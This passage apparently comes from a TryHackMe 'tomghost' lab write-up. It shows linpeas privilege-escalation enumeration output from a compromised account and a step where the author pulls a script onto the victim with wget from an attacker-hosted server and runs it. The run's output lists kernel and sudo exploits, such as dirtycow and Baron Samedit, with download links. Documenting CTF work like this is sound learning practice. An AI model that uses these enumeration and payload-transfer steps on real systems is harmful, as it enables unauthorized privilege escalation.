/bin/mount               --->    Apple_Mac_OSX(Lion)_Kernel_xnu-
1699.32.7_except_xnu-1699.24.8
/bin/ping
/bin/umount              --->    BSD/Linux[1996-08-13]
/bin/fusermount
/bin/su
/bin/ping6

[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-
with-sudo-and-suid-commands
/usr/bin/chage
/usr/bin/bsd-write
/usr/bin/wall
/usr/bin/expiry
/usr/bin/mlocate
/usr/bin/ssh-agent
/usr/bin/crontab
/sbin/pam_extrausers_chkpwd
/sbin/unix_chkpwd

[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep

[+] .sh files in path
/usr/bin/gettext.sh

[+] Files (scripts) in /etc/profile.d/
total 16
drwxr-xr-x  2 root root 4096 Mar 10  2020 .
drwxr-xr-x 91 root root 4096 Mar 11  2020 ..
-rw-r--r--  1 root root  663 May 18  2016 bash_completion.sh
-rw-r--r--  1 root root 1003 Dec 29  2015 cedilla-portuguese.sh

[+] Hashes inside passwd file? ........... No
[+] Can I read shadow files? ............ No
[+] Can I read root folder? ............. No

[+] Looking for root files in home dirs (limit 20)
/home
/home/merlin/.bash_history

[+] Looking for root files in folders owned by me
```

```
-rw-r--r-- 1 root root 0 Apr  9 23:26
/sys/fs/cgroup/systemd/user.slice/user-
1002.slice/user@1002.service/cgroup.clone_children
-rw-r--r-- 1 root root 0 Apr  9 23:26
/sys/fs/cgroup/systemd/user.slice/user-
1002.slice/user@1002.service/notify_on_release

[+] Readable files belonging to root and readable by me but not world
readable

[+] Files inside /home/skyfuck (limit 20)
total 176
drwxr-xr-x 4 skyfuck skyfuck   4096 Apr  9 23:26 .
drwxr-xr-x 4 root    root      4096 Mar 10  2020 ..
-rw------- 1 skyfuck skyfuck    136 Mar 10  2020 .bash_history
-rw-r--r-- 1 skyfuck skyfuck    220 Mar 10  2020 .bash_logout
-rw-r--r-- 1 skyfuck skyfuck   3771 Mar 10  2020 .bashrc
drwx------ 2 skyfuck skyfuck   4096 Apr  9 22:53 .cache
-rw-rw-r-- 1 skyfuck skyfuck    394 Mar 10  2020 credential.pgp
drwx------ 2 skyfuck skyfuck   4096 Apr  9 23:26 .gnupg
-rwxrwxr-x 1 skyfuck skyfuck 134168 Apr  9 23:16 linpeas.sh
-rw-r--r-- 1 skyfuck skyfuck    655 Mar 10  2020 .profile
-rw-rw-r-- 1 skyfuck skyfuck   5144 Mar 10  2020 tryhackme.asc

[+] Files inside others home (limit 20)
/home/merlin/.sudo_as_admin_successful
/home/merlin/.bashrc
/home/merlin/.bash_history
/home/merlin/user.txt
/home/merlin/.bash_logout
/home/merlin/.profile

[+] Looking for installed mail applications

[+] Mails (limit 50)

[+] Backup files?
-rw-r--r-- 1 root root 128 Mar 10  2020 /var/lib/sgml-base/supercatalog.old
-rw-r--r-- 1 root root 610 Mar 10  2020 /etc/xml/catalog.old
-rw-r--r-- 1 root root 673 Mar 10  2020 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 3020 Mar 10  2020 /etc/apt/sources.bak

[+] Looking for tables inside readable .db/.sqlite files (limit 100)
 --> Extracting tables from /var/lib/nssdb/cert9.db (limit 20)

 --> Extracting tables from /var/lib/nssdb/secmod.db (limit 20)
 --> Extracting tables from /var/lib/nssdb/key4.db (limit 20)
```

```
[+] Web files?(output limit)

[+] *_history, .sudo_as_admin_successful, profile, bashrc, httpd.conf,
.plan, .htpasswd, .git-credentials, .gitconfig, .rhosts, hosts.equiv,
Dockerfile, docker-compose.yml
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#read-
sensitive-data
-rw-r--r-- 1 root root 3771 Aug 31  2015 /etc/skel/.bashrc
-rw-r--r-- 1 root root 655 May 16  2017 /etc/skel/.profile
-rw-r--r-- 1 root root 2188 Aug 31  2015 /etc/bash.bashrc
-rw-r--r-- 1 merlin merlin 0 Mar 10  2020
/home/merlin/.sudo_as_admin_successful
-rw-r--r-- 1 merlin merlin 3771 Mar 10  2020 /home/merlin/.bashrc
-rw-r--r-- 1 merlin merlin 655 Mar 10  2020 /home/merlin/.profile
-rw-r--r-- 1 skyfuck skyfuck 3771 Mar 10  2020 /home/skyfuck/.bashrc
-rw------- 1 skyfuck skyfuck 136 Mar 10  2020 /home/skyfuck/.bash_history
Looking for possible passwords inside /home/skyfuck/.bash_history

-rw-r--r-- 1 skyfuck skyfuck 655 Mar 10  2020 /home/skyfuck/.profile
-rw-r--r-- 1 root root 3106 Sep 30  2019 /usr/share/base-files/dot.bashrc
-rw-r--r-- 1 root root 1865 Jul  2  2015
/usr/share/doc/adduser/examples/adduser.local.conf.examples/skel/dot.bashrc
-rw-r--r-- 1 root root 870 Jul  2  2015
/usr/share/doc/adduser/examples/adduser.local.conf.examples/bash.bashrc

[+] All hidden files (not in /sys/ or the ones listed in the previous check)
(limit 70)
   528444      4 -rw-r--r--   1 root     root         2712 Jan 17  2020
/usr/lib/jvm/.java-1.8.0-openjdk-amd64.jinfo
   528069      4 -rw-r--r--   1 root     root          820 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/.missing-syscalls.d
   526151      4 -rw-r--r--   1 root     root           21 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/.9134.d
   526204    188 -rw-r--r--   1 root     root       191098 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/.config.old
   526195      4 -rw-r--r--   1 root     root         2391 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.conmakehash.cmd
   526165      4 -rw-r--r--   1 root     root         3485 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.file2alias.o.cmd
   526175      8 -rw-r--r--   1 root     root         5327 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.devicetable-
offsets.s.cmd
   526172      4 -rw-r--r--   1 root     root         2537 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.mk_elfconfig.cmd
   526171      8 -rw-r--r--   1 root     root         4622 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.modpost.o.cmd
   526161      4 -rw-r--r--   1 root     root          104 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.elfconfig.h.cmd
   526167      4 -rw-r--r--   1 root     root          129 Jan 28  2020
```

```
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.modpost.cmd
   526166      8 -rw-r--r--   1 root     root         4451 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.sumversion.o.cmd
   526160      4 -rw-r--r--   1 root     root         2425 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/mod/.empty.o.cmd
   147355      4 -rw-r--r--   1 root     root          153 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/genksyms/.genksyms.cmd
   147359      4 -rw-r--r--   1 root     root         2481 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/genksyms/.parse.tab.o.cmd
   147357      4 -rw-r--r--   1 root     root         3347 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/genksyms/.lex.lex.o.cmd
   147353      4 -rw-r--r--   1 root     root         2719 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/genksyms/.genksyms.o.cmd
   526177      8 -rw-r--r--   1 root     root         4495 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.extract-cert.cmd
   526201      4 -rw-r--r--   1 root     root         2380 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.kallsyms.cmd
   526194      8 -rw-r--r--   1 root     root         5133 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.sign-file.cmd
   526155      4 -rw-r--r--   1 root     root         1193 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/basic/.bin2c.cmd
   526156      8 -rw-r--r--   1 root     root         4268 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/basic/.fixdep.cmd
   526180      4 -rw-r--r--   1 root     root         3972 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.insert-sys-cert.cmd
   526193      4 -rw-r--r--   1 root     root         3387 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.recordmcount.cmd
   526202      4 -rw-r--r--   1 root     root         3253 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.asn1_compiler.cmd
   526181      4 -rw-r--r--   1 root     root         3568 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/.sortextable.cmd
   526187      4 -rw-r--r--   1 root     root         3755 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/kconfig/.conf.o.cmd
   526190      8 -rw-r--r--   1 root     root         4917 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/kconfig/.zconf.tab.o.cmd
   526183      4 -rw-r--r--   1 root     root          110 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/kconfig/.conf.cmd
    19998      4 -rw-r--r--   1 root     root         3239 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/scripts/selinux/genheaders/.genheaders.cmd
    20001      4 -rw-r--r--   1 root     root         2839 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/scripts/selinux/mdp/.mdp.cmd
   526152    188 -rw-r--r--   1 root     root       190974 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/.config
   149960      4 -rw-r--r--   1 root     root         3607 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/purgatory/.string.o.cmd
   149954      4 -rw-r--r--   1 root     root         1309 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/purgatory/.stack.o.cmd
   149949      4 -rw-r--r--   1 root     root         3621 Jan 28  2020
```

```
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/purgatory/.purgatory.o.cmd
   149959      4 -rw-r--r--   1 root     root         1329 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/purgatory/.entry64.o.cmd
   149958      8 -rw-r--r--   1 root     root         6208 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/purgatory/.sha256.o.cmd
   149948      4 -rw-r--r--   1 root     root          360 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/purgatory/.purgatory.ro.cmd
   149945      4 -rw-r--r--   1 root     root         1379 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/purgatory/.setup-
x86_64.o.cmd
   149955      4 -rw-r--r--   1 root     root          155 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/purgatory/.kexec-
purgatory.c.cmd
   418944      4 -rw-r--r--   1 root     root          320 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/asm/.unistd_32_ia32.h.cmd
   418948      4 -rw-r--r--   1 root     root          292 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/asm/.syscalls_64.h.cmd
   418941      4 -rw-r--r--   1 root     root          402 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/asm/.xen-hypercalls.h.cmd
   418947      4 -rw-r--r--   1 root     root          316 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/asm/.unistd_64_x32.h.cmd
   418946      4 -rw-r--r--   1 root     root          292 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/asm/.syscalls_32.h.cmd
   418938      4 -rw-r--r--   1 root     root          340 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/uapi/asm/.unistd_x32.h.cmd
   418937      4 -rw-r--r--   1 root     root          315 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/uapi/asm/.unistd_32.h.cmd
   418934      4 -rw-r--r--   1 root     root          320 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-
generic/arch/x86/include/generated/uapi/asm/.unistd_64.h.cmd
   286716      4 -rw-r--r--   1 root     root         3342 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/tools/.relocs_common.o.cmd
   286720      4 -rw-r--r--   1 root     root         3362 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/tools/.relocs_64.o.cmd
   286717      4 -rw-r--r--   1 root     root          146 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/tools/.relocs.cmd
   286718      4 -rw-r--r--   1 root     root         3362 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/tools/.relocs_32.o.cmd
   286709     52 -rw-r--r--   1 root     root        53203 Jan 28  2020
/usr/src/linux-headers-4.4.0-174-generic/arch/x86/kernel/.asm-offsets.s.cmd
   147362     16 -rw-r--r--   1 root     root        12506 Jan 28  2020
```

```
/usr/src/linux-headers-4.4.0-174-generic/kernel/.bounds.s.cmd
   275802      4 -rw-r--r--   1 root     root           22 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/.11252.d
   272297      4 -rw-r--r--   1 root     root          820 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/.missing-syscalls.d
   275803    188 -rw-r--r--   1 root     root       190591 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/.config.old
   135717      4 -rw-r--r--   1 root     root         2391 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/.conmakehash.cmd
   135752      4 -rw-r--r--   1 root     root         3485 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.file2alias.o.cmd
   135753      8 -rw-r--r--   1 root     root         5327 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.devicetable-
offsets.s.cmd
   135760      4 -rw-r--r--   1 root     root         2537 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.mk_elfconfig.cmd
   135758      8 -rw-r--r--   1 root     root         4622 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.modpost.o.cmd
   135746      4 -rw-r--r--   1 root     root          104 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.elfconfig.h.cmd
   135749      4 -rw-r--r--   1 root     root          129 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.modpost.cmd
   135751      8 -rw-r--r--   1 root     root         4451 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.sumversion.o.cmd
   135748      4 -rw-r--r--   1 root     root         2425 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/mod/.empty.o.cmd
   135774      4 -rw-r--r--   1 root     root          153 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/genksyms/.genksyms.cmd
   135769      4 -rw-r--r--   1 root     root         2481 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/genksyms/.parse.tab.o.cmd
   135768      4 -rw-r--r--   1 root     root         3347 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/genksyms/.lex.lex.o.cmd
   135773      4 -rw-r--r--   1 root     root         2719 Jan 16  2019
/usr/src/linux-headers-4.4.0-142-generic/scripts/genksyms/.genksyms.o.cmd

[+] Readable files inside /tmp, /var/tmp, /var/backups(limit 100)
-rw-r--r-- 1 root root 1593 Mar 10  2020
/var/backups/apt.extended_states.1.gz
-rw-r--r-- 1 root root 17092 Mar 10  2020 /var/backups/apt.extended_states.0

[+] Interesting writable Files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-
files
/dev/mqueue
/dev/mqueue/linpeas.txt
/dev/shm
/run/lock
/run/user/1002
/run/user/1002/systemd
```

```
/sys/kernel/security/apparmor/.access
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.ns_level
/sys/kernel/security/apparmor/.ns_name
/sys/kernel/security/apparmor/.ns_stacked
/sys/kernel/security/apparmor/policy/.load
/sys/kernel/security/apparmor/policy/.remove
/sys/kernel/security/apparmor/policy/.replace
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.stacked
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/VMwareDnD
/tmp/.X11-unix
/tmp/.XIM-unix
/var/tmp
/dev/mqueue/linpeas.txt

[+] Searching passwords in config PHP files

[+] Finding IPs inside logs (limit 100)
      9 /var/log/dpkg.log:2.16.04.2
     91 /var/log/dpkg.log:0.16.04.2
      8 /var/log/vmware/rc.local.log:0.16.04.2
      8 /var/log/dpkg.log:0.6.10.1
      8 /var/log/dpkg.log:0.16.04.4
     80 /var/log/dpkg.log:1.16.04.1
      6 /var/log/wtmp:192.168.85.1
      6 /var/log/apt/history.log:4.4.0.142
      5 /var/log/installer/status:1.16.04.1
      4 /var/log/vmware/rc.local.log:0.6.10.1
      4 /var/log/vmware/rc.local.log:0.16.04.4
      4 /var/log/installer/status:1.2.3.3
      4 /var/log/installer/status:0.16.04.1
      4 /var/log/apt/history.log:0.16.04.3
      3 /var/log/wtmp:10.11.80.80
      3 /var/log/apt/history.log:4.4.0.174
      3 /var/log/apt/history.log:1.16.04.2
      3 /var/log/apt/history.log:0.16.04.5
     39 /var/log/dpkg.log:4.4.0.142
      2 /var/log/bootstrap.log:0.99.7.1
      2 /var/log/apt/history.log:3.16.04.4
      2 /var/log/apt/history.log:1.16.04.4
      2 /var/log/apt/history.log:0.16.04.8
      2 /var/log/apt/history.log:0.16.04.10
     29 /var/log/dpkg.log:0.16.04.5
```

```
     27 /var/log/dpkg.log:0.16.04.3
     25 /var/log/dpkg.log:1.16.04.2
     21 /var/log/dpkg.log:4.4.0.174
     20 /var/log/dpkg.log:3.16.04.4
      1 /var/log/vmware-vmsvc.log:10.2.0.160
      1 /var/log/vmware-vmsvc.3.log:10.2.0.160
      1 /var/log/vmware-vmsvc.2.log:10.2.0.160
      1 /var/log/vmware-vmsvc.1.log:10.2.0.160
      1 /var/log/lastlog:192.168.85.1
      1 /var/log/lastlog:10.11.80.80
      1 /var/log/installer/status:2.21.63.9
      1 /var/log/bootstrap.log:0.5.5.1
      1 /var/log/apt/history.log:6.16.04.1
      1 /var/log/apt/history.log:3.16.04.5
      1 /var/log/apt/history.log:2.16.04.2
      1 /var/log/apt/history.log:0.6.10.1
      1 /var/log/apt/history.log:0.16.04.4
     16 /var/log/dpkg.log:0.16.04.10
     16 /var/log/apt/history.log:0.16.04.1
     15 /var/log/dpkg.log:3.16.04.5
     14 /var/log/dpkg.log:1.16.04.4
     14 /var/log/dpkg.log:0.16.04.8
    149 /var/log/dpkg.log:0.16.04.1
     12 /var/log/vmware/rc.local.log:0.16.04.1
     12 /var/log/apt/history.log:0.16.04.2
     11 /var/log/dpkg.log:6.16.04.1
     10 /var/log/apt/history.log:1.16.04.1

[+] Finding passwords inside logs (limit 100)
/var/log/bootstrap.log: base-passwd depends on libc6 (≥ 2.8); however:
/var/log/bootstrap.log: base-passwd depends on libdebconfclient0 (≥ 0.145);
however:
/var/log/bootstrap.log:dpkg: base-passwd: dependency problems, but
configuring anyway as you requested:
/var/log/bootstrap.log:Preparing to unpack .../base-passwd_3.5.39_amd64.deb
 ...
/var/log/bootstrap.log:Preparing to unpack .../passwd_1%3a4.2-
3.1ubuntu5_amd64.deb ...
/var/log/bootstrap.log:Selecting previously unselected package base-passwd.
/var/log/bootstrap.log:Selecting previously unselected package passwd.
/var/log/bootstrap.log:Setting up base-passwd (3.5.39) ...
/var/log/bootstrap.log:Setting up passwd (1:4.2-3.1ubuntu5) ...
/var/log/bootstrap.log:Shadow passwords are now on.
/var/log/bootstrap.log:Unpacking base-passwd (3.5.39) ...
/var/log/bootstrap.log:Unpacking base-passwd (3.5.39) over (3.5.39) ...
/var/log/bootstrap.log:Unpacking passwd (1:4.2-3.1ubuntu5) ...
/var/log/dpkg.log:2019-02-26 23:58:11 configure base-passwd:amd64 3.5.39
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:11 install base-passwd:amd64 <none>
```

```
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:11 status half-configured base-
passwd:amd64 3.5.39
/var/log/dpkg.log:2019-02-26 23:58:11 status half-installed base-
passwd:amd64 3.5.39
/var/log/dpkg.log:2019-02-26 23:58:11 status installed base-passwd:amd64
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:11 status unpacked base-passwd:amd64
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:13 status half-configured base-
passwd:amd64 3.5.39
/var/log/dpkg.log:2019-02-26 23:58:13 status half-installed base-
passwd:amd64 3.5.39
/var/log/dpkg.log:2019-02-26 23:58:13 status unpacked base-passwd:amd64
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:13 upgrade base-passwd:amd64 3.5.39
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:19 install passwd:amd64 <none> 1:4.2-
3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:58:19 status half-installed passwd:amd64
1:4.2-3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:58:19 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:58:22 configure base-passwd:amd64 3.5.39
<none>
/var/log/dpkg.log:2019-02-26 23:58:22 status half-configured base-
passwd:amd64 3.5.39
/var/log/dpkg.log:2019-02-26 23:58:22 status installed base-passwd:amd64
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:22 status unpacked base-passwd:amd64
3.5.39
/var/log/dpkg.log:2019-02-26 23:58:28 configure passwd:amd64 1:4.2-
3.1ubuntu5 <none>
/var/log/dpkg.log:2019-02-26 23:58:28 status half-configured passwd:amd64
1:4.2-3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:58:28 status installed passwd:amd64 1:4.2-
3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:58:28 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:59:08 status half-configured passwd:amd64
1:4.2-3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:59:08 status half-installed passwd:amd64
1:4.2-3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:59:08 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5
/var/log/dpkg.log:2019-02-26 23:59:08 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5.3
/var/log/dpkg.log:2019-02-26 23:59:08 upgrade passwd:amd64 1:4.2-3.1ubuntu5
1:4.2-3.1ubuntu5.3
```

```
/var/log/dpkg.log:2019-02-26 23:59:09 configure passwd:amd64 1:4.2-
3.1ubuntu5.3 <none>
/var/log/dpkg.log:2019-02-26 23:59:09 status half-configured passwd:amd64
1:4.2-3.1ubuntu5.3
/var/log/dpkg.log:2019-02-26 23:59:09 status installed passwd:amd64 1:4.2-
3.1ubuntu5.3
/var/log/dpkg.log:2019-02-26 23:59:09 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5.3
/var/log/dpkg.log:2020-03-10 18:08:06 status half-configured passwd:amd64
1:4.2-3.1ubuntu5.3
/var/log/dpkg.log:2020-03-10 18:08:06 status half-installed passwd:amd64
1:4.2-3.1ubuntu5.3
/var/log/dpkg.log:2020-03-10 18:08:06 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5.3
/var/log/dpkg.log:2020-03-10 18:08:06 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5.4
/var/log/dpkg.log:2020-03-10 18:08:06 upgrade passwd:amd64 1:4.2-
3.1ubuntu5.3 1:4.2-3.1ubuntu5.4
/var/log/dpkg.log:2020-03-10 18:08:07 configure passwd:amd64 1:4.2-
3.1ubuntu5.4 <none>
/var/log/dpkg.log:2020-03-10 18:08:07 status half-configured passwd:amd64
1:4.2-3.1ubuntu5.4
/var/log/dpkg.log:2020-03-10 18:08:07 status installed passwd:amd64 1:4.2-
3.1ubuntu5.4
/var/log/dpkg.log:2020-03-10 18:08:07 status unpacked passwd:amd64 1:4.2-
3.1ubuntu5.4
/var/log/installer/status:Description: Set up users and passwords

[+] Finding emails inside logs (limit 100)
      4 /var/log/bootstrap.log:ftpmaster@ubuntu.com
     17 /var/log/installer/status:kernel-team@lists.ubuntu.com
     58 /var/log/installer/status:ubuntu-devel-discuss@lists.ubuntu.com
     28 /var/log/installer/status:ubuntu-installer@lists.ubuntu.com

[+] Finding *password* or *credential* files in home
/home/skyfuck/credential.pgp

[+] Finding 'pwd' or 'passw' string inside /home, /var/www, /etc, /root and
list possible web(/var/www) and config(/etc) passwords
/home/skyfuck/linpeas.sh
/etc/apparmor.d/abstractions/authentication:  # databases containing
passwords, PAM configuration files, PAM libraries
/etc/debconf.conf:Accept-Type: password
/etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:Name: passwords
/etc/debconf.conf:Reject-Type: password
/etc/debconf.conf:Stack: config, passwords
/etc/ssh/sshd_config:PermitEmptyPasswords no
```

```
/etc/ssh/sshd_config:PermitRootLogin prohibit-password
```

Linux exploit suggester

on my kali machine

```
┌──(root㉿kali)-[/home/kali/tryhackme/tomghost]
└─# wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggeste-
exploit-suggester.sh -O les.sh
```

on victim machine:

```
skyfuck@ubuntu:~$ wget http://10.11.80.80:8000/les.sh
--2024-04-10 00:13:12--  http://10.11.80.80:8000/les.sh
Connecting to 10.11.80.80:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/x-sh]
Saving to: ‘les.sh’

les.sh                100%[═══════════════════════⇒]  88.73K  --·-KB/s    in
0.1s

2024-04-10 00:13:12 (638 KB/s) - ‘les.sh’ saved [90858/90858]

skyfuck@ubuntu:~$ dir
credential.pgp  les2.pl  les.sh  linpeas.sh  pwn  tryhackme.asc
skyfuck@ubuntu:~$ chmod +x les.sh
skyfuck@ubuntu:~$ ./les.sh

Available information:

Kernel version: 4.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands):
performed
Package listing: from current OS

Searching among:
```

```
81 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-
get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-
amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=
(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set &&
kernel.unprivileged_bpf_disabled ≠ 1

[+] [CVE-2016-5195] dirtycow

   Details:
https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-
*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[
ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here:
https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details:
https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags:
debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-
generic},[ ubuntu=16.04 ]{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here:
https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

```
[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2017-7308] af_packet

   Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html
   Exposure: probable
   Tags: [ ubuntu=16.04 ]{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c
   Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[+] [CVE-2017-6074] dccp

   Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
   Exposure: probable
   Tags: [ ubuntu=(14.04|16.04) ]{kernel:4.4.0-62-generic}
   Download URL: https://www.exploit-db.com/download/41458
   Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2017-1000112] NETIF_F_UFO

   Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
   Exposure: probable
   Tags: ubuntu=14.04{kernel:4.4.0-*},[ ubuntu=16.04 ]{kernel:4.8.0-*}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c
